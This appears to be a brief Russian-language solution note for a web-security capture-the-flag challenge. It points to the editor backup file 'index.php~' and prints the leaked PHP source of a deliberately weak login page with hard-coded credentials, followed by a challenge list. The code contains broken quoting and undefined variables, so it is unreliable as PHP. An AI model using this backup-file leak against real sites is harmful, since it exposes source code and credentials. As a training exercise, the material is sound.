Подойдет index.php~



```
<?php

$username="ch11";
$password="";

echo '
    <html>
    <body>
    <h1>Authentication v 0.00</h1>
';

if ($_POST["username"]!=" && $_POST["password"]!="){
    if ($_POST["username"]== $user && $_POST["password"]== $password)
    {
        print("<h2>Welcome back {$_row['username']} !</h2>");
        print("<h3>Your informations :</h3><p>- username : $_row[username]</p><br />");
        print("To validate the challenge use this password</b>");
    } else {
        print("<h3>Error : no such user/password</h2><br />");
    }
}

echo '
    <form action="" method="post">
    Login&nbsp;<br/>
    <input type="text" name="username" /><br/><br/>
    Password&nbsp;<br/>
    <input type="password" name="password" /><br/><br/>
    <input type="submit" value="connect" /><br/><br/>
    </form>
    </body>
    </html>
';

?>
```



68 Challenges

Results	Name	Validations	Number of p
✓	HTML - Source code	49% 105183	5
✗	HTTP - IP restriction bypass	1% 1103	10
✓	HTTP - Open redirect	19% 40377	10
✗	HTTP - User-agent	25% 52289	10
✓	Weak password	33% 70998	10
✗	PHP - Command injection	18% 38424	10
✓	Backup file	17% 35896	15

2*. Решено в п.2 выше